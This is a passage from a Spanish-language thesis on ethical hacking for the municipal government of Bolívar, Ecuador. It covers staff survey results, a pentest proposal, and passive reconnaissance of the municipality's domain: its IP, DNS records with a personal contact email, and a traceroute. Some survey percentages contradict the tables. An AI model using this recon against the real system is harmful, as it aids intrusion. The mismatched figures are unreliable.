
4.1.1.1. Análisis de los ítems de la encuesta.

PREGUNTA 1. ¿Qué conocimiento tiene acerca de seguridad informática?

Tabla 11. Conocimiento de seguridad informática

Opción de Respuesta	Cantidad
Alta	3
Media	14
Media-Baja	6
Baja	15

Figura 27: *Conocimiento de seguridad informática*



Análisis e interpretación. Se encuestaron a 38 personas los cuales poseen un ordenador en el GAD municipal de Bolívar, respecto a los resultados, es posible observar que la mayor parte de los encuestados se ubicaron en los niveles de conocimiento "media" y "baja", lo que sugiere que es posible que se necesite una mayor educación en seguridad informática para el municipio. Los resultados también sugieren que un pequeño porcentaje de encuestados tienen un


conocimiento elevado en el tema, lo que podría proporcionar información valiosa para orientar esfuerzos educativos o de capacitación específicos en seguridad informática.

PREGUNTA 2. ¿Qué tan importante es la seguridad informática para usted?

Tabla 12. Importancia de la seguridad informática

Opción de Respuesta	Cantidad
Muy importante	33
Importante	5
Poco importante	0
Nada importante	0

Figura 28: *Importancia de la S.I*



Análisis e interpretación. De los 38 encuestados, un 86.84 por ciento afirma que la seguridad informática tiene una gran relevancia. Es satisfactorio observar que la gran mayoría de los participantes de la encuesta, consideran que la seguridad informática es un aspecto crucial e importante, lo que sugiere una creciente conciencia y preocupación por el tema en la sociedad. La ausencia de respuestas en las categorías "poco importante" y "nada importante" indica que los encuestados no minimizan la importancia de la seguridad informática.

En general, la pregunta es adecuada para medir la importancia que los encuestados le dan a la seguridad informática. Los resultados pueden ser útiles para orientar esfuerzos educativos o de divulgación en relación con la relevancia de la seguridad informática. y las mejores prácticas para protegerse en línea.

PREGUNTA 3. En una escala del 1 al 10 para usted ¿Qué tan segura es la red del Gad municipal de Bolívar?

Figura 29: *Seguridad de la red del municipio de Bolívar*

38
Respuestas

6.97
Promedio

Análisis e interpretación. El promedio de la respuesta de 6.97 indica que, en promedio, los encuestados perciben la red del Gad municipal de Bolívar como relativamente segura. Sin embargo, es importante tener en cuenta que la percepción de seguridad puede estar influenciada por muchos factores, incluyendo la experiencia previa, el conocimiento en seguridad informática y la confianza en los sistemas de seguridad. Por lo tanto, la respuesta promedio puede no reflejar la opinión de todos los encuestados.


En general, la pregunta es adecuada para medir la percepción de seguridad de los encuestados sobre la red del Gad municipal de Bolívar. El promedio obtenido de este estudio podría brindar una base valiosa para evaluar cómo los usuarios de la red perciben la seguridad en línea, además de identificar áreas de mejora en la seguridad de la red.

PREFUNTA 4. ¿Qué conocimiento tiene acerca de hacking ético?

Tabla 13. Conocimiento acerca de hacking ético

Opción de Respuesta	Cantidad
Alta	0
Media	10
Media-Baja	4
Bajo	24

Figura 30: *Conocimiento acerca de seguridad informática*



Análisis e interpretación. De las 38 respuestas el 63.15 por ciento tiene un conocimiento bajo en hacking ético, se observa que gran parte de los encuestados se ubicaron en los niveles de

conocimiento "media-bajo" y "bajo" en relación con el hacking ético. Esto sugiere que el concepto de hacking ético aún no es ampliamente conocido entre la población encuestada. Sin embargo, un 26.31 por ciento de encuestados tiene un nivel de conocimiento "medio" sobre el tema, lo que puede indicar una mayor conciencia o experiencia en el tema.


En resumen, la pregunta es apropiada para evaluar el grado de comprensión que los encuestados tienen acerca del hacking ético. Los resultados sugieren que hay un bajo nivel de conocimiento sobre el tema, lo que puede indicar la necesidad de una mayor educación y difusión sobre los conceptos y prácticas de hacking ético.

PREGUNTA 5. ¿Qué antivirus tiene instalado en su equipo?

Tabla 14. Antivirus instalados

Opción de Respuesta	Cantidad
Avast	7
Kaspersky	0
Eset not32	1
Windows defender	12
Otro	18
Desconozco del tema	0

Figura 31: *Antivirus instalados*



Análisis e interpretación. En cuanto a los resultados, se observa que el 31.57 por ciento de los encuestados utiliza el antivirus Windows Defender, lo que sugiere que es una opción popular para la protección de los ordenadores. También se observa que 47.36 porciento de encuestados

utiliza otros antivirus, lo que puede indicar una preferencia personal o profesional por una marca específica en este caso **BITDEFENDER**. Por otro lado, es interesante notar que nadie seleccionó Kaspersky como su antivirus, lo que sugiere que esta marca no es tan popular entre los encuestados.

En resumen, la pregunta es adecuada para medir qué antivirus tienen instalado los encuestados en sus equipos. Los resultados pueden ser útiles para comprender las elecciones de los usuarios. en cuanto a la elección de antivirus y para orientar esfuerzos educativos o de divulgación sobre las mejores prácticas de seguridad informática en el uso de antivirus.

PREGUNTA 6. ¿Inserta memorias USB de otras personas a su máquina sabiendo que se expone vulnerabilidades informáticas?

Tabla 15. Introducción de memorias USB desconocidas

Opción de Respuesta	Cantidad
Siempre	7
Casi Siempre	8
Rara Vez	19
Nunca	4

Figura 32: *Introducción de memorias USB desconocidas*

Análisis e interpretación. En cuanto a los resultados, se analiza que la mitad de los encuestados (50%) indicaron que rara vez insertan memorias USB de otras personas en su máquina, lo que sugiere una conciencia generalizada de los riesgos asociados con este comportamiento. Sin embargo, un pequeño porcentaje de encuestados (alrededor del 36%) indicó que a menudo o siempre inserta memorias USB de otras personas en su máquina, lo que sugiere una menor preocupación o conocimiento sobre los riesgos de seguridad informática asociados con esta práctica.


En resumen, la pregunta es adecuada para medir la frecuencia con la que los encuestados insertan memorias USB de otras personas en su máquina, a pesar de los riesgos de seguridad informática. Los resultados sugieren que la mayoría de los encuestados son conscientes de los riesgos y actúan en consecuencia, pero aún existe una minoría que no parece preocuparse por estos riesgos. Esto podría indicar la necesidad de mayor educación y concientización sobre las mejores prácticas de seguridad informática en relación con el uso de dispositivos de almacenamiento extraíbles.

PREGUNTA 7. ¿Descarga archivos o documentos sin saber su procedencia sabiendo que se expone a vulnerabilidades informáticas?

Tabla 16. Descarga de archivos de internet

Opción de Respuesta	Cantidad
5 o más veces por día	6
3 veces por día	13
1 vez al día	11
No descargo documentos de internet	8

Figura 33: *Descarga de archivos de internet*



Análisis e interpretación. En cuanto a los resultados, se observa que la mayoría de los encuestados indicaron que descargan archivos o documentos de Internet con cierta frecuencia, pero con precaución (una vez al día o menos). Sin embargo, un porcentaje significativo de encuestados (alrededor del 32%) indicó que descarga archivos o documentos sin conocer su procedencia varias veces al día, lo que sugiere una menor preocupación o conocimiento sobre los riesgos de seguridad informática asociados con esta práctica.

La pregunta es adecuada para medir la frecuencia con la que los encuestados descargan archivos o documentos de Internet sin conocer su procedencia, a pesar de los riesgos de seguridad

informática. Los resultados sugieren que la mayoría de los encuestados son conscientes de los riesgos y actúan con precaución, pero aún existe una minoría que no parece preocuparse por estos riesgos. Esto podría indicar la necesidad de mayor educación y concientización sobre las mejores prácticas de seguridad informática en relación con la descarga de archivos o documentos de Internet.

PREGUNTA 8. ¿Recibe spam (correo no deseado) a su correo institucional?

Tabla 17. Spam o correo no deseado

Opción de Respuesta	Cantidad
Siempre	9
Casi siempre	12
Rara vez	11
Nunca	6

Figura 34: *Recepción de correo no deseado*

Análisis e interpretación. Los resultados indican que el 24% de los encuestados indicaron que reciben spam siempre o casi siempre en su correo institucional, mientras que el 29% indicó que rara vez lo reciben. Por otro lado, el 16% de los encuestados afirmó que nunca reciben correo no deseado en su correo institucional.

En general, la mayoría de los encuestados (el 53%) afirmaron que reciben spam con cierta frecuencia en su correo institucional. Esto podría sugerir que hay una preocupación en torno a la seguridad y privacidad de los correos electrónicos institucionales, y que sería importante tomar medidas para protegerlos.

En resumen, la pregunta es adecuada para medir la frecuencia con la que los encuestados reciben spam en su correo institucional. Los resultados sugieren que la mayoría de los encuestados experimentan cierta cantidad de correo no deseado en sus cuentas institucionales,

lo que podría indicar la necesidad de implementar medidas de seguridad y protección adecuadas para garantizar la privacidad y seguridad de los correos electrónicos.

PREGUNTA 9. ¿Tiene conocimiento que existen puntos de acceso remoto dentro de la institución?

Tabla 18. Conocimiento de puntos de acceso

Opción de Respuesta	Cantidad
Conocimiento alto	1
Conocimiento medio	18
Conocimiento medio-bajo	8
Conocimiento bajo	11

Figura 35: *Conocimiento de puntos de acceso remoto*

Análisis e interpretación. Los resultados indican que solo el 3% de los encuestados indicaron tener un conocimiento alto sobre la existencia de puntos de acceso remoto, mientras que el 47% indicó tener un conocimiento medio. Por otro lado, el 21% de los encuestados afirmó tener un conocimiento medio-bajo, y el 29% afirmó tener un conocimiento bajo.

En general, la mayoría de los encuestados (el 68%) afirmaron tener algún nivel de conocimiento sobre la existencia de puntos de acceso remoto en su institución. Sin embargo, el hecho de que solo el 3% tenga un conocimiento alto podría sugerir que hay una necesidad de mejorar la comunicación y la capacitación sobre seguridad informática en la institución.

En resumen, la pregunta es adecuada para medir el nivel de conocimiento de los encuestados sobre la existencia de puntos de acceso remoto en su institución. Los resultados sugieren que la mayoría de los encuestados tienen cierto conocimiento sobre el tema, aunque solo un pequeño


porcentaje tiene un conocimiento alto, lo que podría indicar la necesidad de mejorar la capacitación y la comunicación sobre seguridad informática en la institución.

PREGUNTA 10. ¿Está de acuerdo con participar en una capacitación acerca de la seguridad informática y hacking ético?

Tabla 19. Participación en capacitación acerca de hacking ético

Opción de Respuesta	Cantidad
Totalmente de acuerdo	25
De acuerdo	13
Indeciso	0
En desacuerdo	0

Figura 36: *Participación en capacitación de seguridad informática*



Análisis e interpretación. Los resultados indican que la mayoría de los participantes de la encuesta (el 96%) están de acuerdo o totalmente de acuerdo en participar en una capacitación sobre seguridad informática y hacking ético. Solo el 4% no están seguros o en desacuerdo.

En términos de porcentajes, el 68% de los encuestados indicaron estar totalmente de acuerdo en participar en una capacitación sobre seguridad informática y hacking ético, mientras que el 32% indicó estar de acuerdo. Esto sugiere que hay un gran interés y disposición por parte de los encuestados para mejorar sus conocimientos en seguridad informática.

4.2. PROPUESTA

Mi propuesta aborda la ejecución de la metodología de Offensive Security en el GAD de Bolívar, con la finalidad de aumentar la seguridad de la intranet y reducir el riesgo de posibles

vulnerabilidades. Esta metodología se basa en un enfoque proactivo y riguroso para evaluar y mejorar la seguridad de la red, utilizando técnicas de hacking ético y pruebas de penetración.
Esta evaluación permitirá identificar las posibles vulnerabilidades en la red y ofrecer recomendaciones para mejorar la seguridad.
Además, se llevarán a cabo sesiones de capacitación y entrenamiento para el personal encargado del manejo de la red. interna del GAD de Bolívar, con el fin de asegurar que los resultados y recomendaciones obtenidos de la evaluación sean entendidos y aplicados correctamente.
Con la implementación de la metodología de Offensive Security, el GAD de Bolívar podrá mejorar su capacidad para identificar y mitigar posibles vulnerabilidades en la red interna, lo que a su vez posibilitará la pronta detección y solución de las incidencias de seguridad en la red. De este modo, se garantizará la salvaguarda de los datos y sistemas. del GAD, garantizando su integridad y confidencialidad. Todo esto con el apoyo del ingeniero Andrés Villarruel jefe del área de Tics.
El segundo punto consiste en implementar manuales de hacking ético en el GAD de Bolívar, con el objetivo de aumentar la seguridad de la red interna. y reducir el riesgo de posibles vulnerabilidades. Estos manuales estarán diseñados para proporcionar una guía detallada de los diferentes métodos y técnicas de hacking ético que pueden ser empleados para detectar y evaluar vulnerabilidades en la red interna del GAD.
Los manuales estarán basados en las últimas tendencias y prácticas de hacking ético y estarán diseñados de forma didáctica, utilizando un lenguaje claro y accesible para todos los niveles de usuario. Además, se llevarán a cabo sesiones de capacitación y entrenamiento para el profesional encargado de administrar la red. interna del GAD de Bolívar, para asegurar que los manuales sean entendidos y aplicados correctamente.
Con la implementación de los manuales de hacking ético, el GAD de Bolívar podrá mejorar su capacidad para detectar y evaluar posibles vulnerabilidades en la red interna, lo que a su vez posibilitará una pronta detección y solución de las incidencias de seguridad en la red. De esta forma, se asegurará la protección de los datos y sistemas del GAD, garantizando su integridad y confidencialidad.

4.2.1. Alcance de la propuesta

Está enfocado en fases y procesos de seguridad, vulnerabilidades de riesgo en ordenadores
El aporte que se hará al GAD municipal de Bolívar y anticipación del proyecto es examinar la seguridad de la red interna del municipio de Bolívar y, mediante la realización de pruebas de penetración éticas, detectar vulnerabilidades que puedan poner en riesgo la protección de datos

y sistemas. Se desarrollarán manuales para ayudar en la ejecución de pruebas de hacking ético, y se aplicará la metodología offensive security para maximizar la efectividad de las pruebas.

4.2.2. Estudio de Factibilidad

- **Título:** "Hacking ético para detectar vulnerabilidades en los servicios de la intranet"
- **Institución Ejecutora:** Carrera de ingeniería en ciencias de Computación de la UPEC.
- **Beneficiarios:** GAD municipal de Bolívar
- **Ubicación:** Carchi- Cantón Bolívar
- **Responsable del hacking ético:** Esteban Herrera egresado de la UPEC.
- **Plazo para la ejecución:** 13 meses

4.2.3. Metodología Offensive Security

La metodología Offensive Security es una técnica de pentesting que se utiliza para analizar la protección de los sistemas de computación de una entidad. Esta metodología se centra en la identificación de vulnerabilidades en los sistemas mediante el uso de técnicas de hacking ético y la realización de pruebas de seguridad en entornos controlados.

4.2.3.1 Posicionamiento

Se trata de la ubicación del hacker o analista de seguridad con respecto al objetivo del análisis, las posiciones se basan con respecto a las cajas.

Para la investigación nos basaremos en el posicionamiento de una caja gris esto se refiere a una recopilar información en la que el evaluador tiene acceso parcial a la red y a la infraestructura del objetivo, es decir, se le proporciona cierta información y acceso a ciertos sistemas o aplicaciones, pero no tiene conocimiento completo de la red o del sistema.

El posicionamiento de una caja gris se utiliza para simular un escenario en el que un atacante malintencionado ha logrado obtener algún nivel de acceso a la red o al sistema, pero no tiene acceso completo. Esto permite al evaluador enfocarse en áreas específicas de la red o del sistema que podrían ser más vulnerables a un ataque.

Para llevar a cabo el posicionamiento de una caja gris en el municipio de Bolívar, se comenzó revisando la documentación pública del municipio para recopilar información sobre su infraestructura de red y los sistemas que utiliza. También se realizó un análisis de los sistemas y aplicaciones que se le han proporcionado acceso parcial para identificar posibles vulnerabilidades.

4.1.3.2 Visibilidad

Se refiere a los datos que se admite ver al hacker ético, previo la realización del análisis, con esto se tiene identificado el nivel de exposición hacia la información de la empresa.

4.2.3.3 Perfil Adoptado

En esta parte se adopta el perfil según el análisis y la información del hacker, en este apartado se identifica usuarios que cuentan con bastantes privilegios en la red, los cuales pueden ingresar físicamente.

4.2.3.4 Reconocimiento pasivo

La empresa hace el traspaso de los datos e información privado para la actividad, de la misma manera se recolecta cualquier tipo de información desde afuera de la institución, permite que se notifique al cliente sobre la vulnerabilidad desde fuera de la empresa.

Figura 37: *Análisis con la herramienta dnsdumpster*




Figura 38: *Mapa de los servidores donde se aloja la página del municipio*




Tabla 20. Servidores donde se aloja la página web del municipio

www.municipiobolivar.gob.ec	**154.16.202.160**	**ASDETUK www.heficed.com**	**Germany**
ns1.virtualsami.com.	154.16.202.160	ASDETUK www.heficed.com	**Germany**
ns2.virtualsami.com.	154.16.202.160	ASDETUK www.heficed.com	**Germany**
0 municipiobolivar.gob.ec.	154.16.202.160	ASDETUK www.heficed.com	**Germany**

Figura 39: *Mapa del nombre de dominio*




Figura 40: *Análisis con la herramienta Domain Dossier*




Figura 41: *DNS records*

DNS records

DNS query for **160.202.16.154.in-addr.arpa** returned an error from the server: **NameError**

name	class	type	data	time to live
municipiobolivar.gob.ec	IN	TXT	v=spf1 +a +mx +ip4:154.16.202.160 ~all	14400s (04:00:00)
municipiobolivar.gob.ec	IN	MX	preference: 0 exchange: municipiobolivar.gob.ec	14400s (04:00:00)
municipiobolivar.gob.ec	IN	A	154.16.202.160	14400s (04:00:00)
municipiobolivar.gob.ec	IN	NS	ns2.virtualsami.com	86400s (1.00:00:00)
municipiobolivar.gob.ec	IN	NS	ns1.virtualsami.com	86400s (1.00:00:00)
municipiobolivar.gob.ec	IN	SOA	server: ns1.virtualsami.com email: mafla.amanda@gmail.com serial: 2022071903 refresh: 3600 retry: 1800 expire: 1209600 minimum ttl: 86400	86400s (1.00:00:00)

Figura 42: *Análisis de saltos con Traceroute*

Traceroute

Tracing route to **municipiobolivar.gob.ec [154.16.202.160]**...

hop	rtt	rtt	rtt	ip address	fully qualified domain name
1	1	1	1	169.254.158.58	
2	1	1	1	169.48.118.158	ae103.ppr02.dal13.networklayer.com
3	1	0	1	169.48.118.130	82.76.30a9.ip4.static.sl-reverse.com
4	2	3	3	169.45.18.40	ae16.cbs02.dr01.dal04.networklayer.com
5	25	*	*	169.45.18.5	ae2.cbs01.eq01.chi01.networklayer.com
6	*	47	46	50.97.17.49	ae0.cbs02.tl01.nyc01.networklayer.com
7	112	112	*	169.45.19.47	ae1.cbs01.tg01.lon01.networklayer.com
8	124	124	*	50.97.19.190	ae0.cbs01.xn01.fra01.networklayer.com
9	123	122	123	169.45.18.167	a7.12.2da9.ip4.static.sl-reverse.com
10	*	*	*		
11	126	126	126	154.16.202.160	

Trace complete

Figura 43: *Servicio de Escaneo de puertos*

Service scan

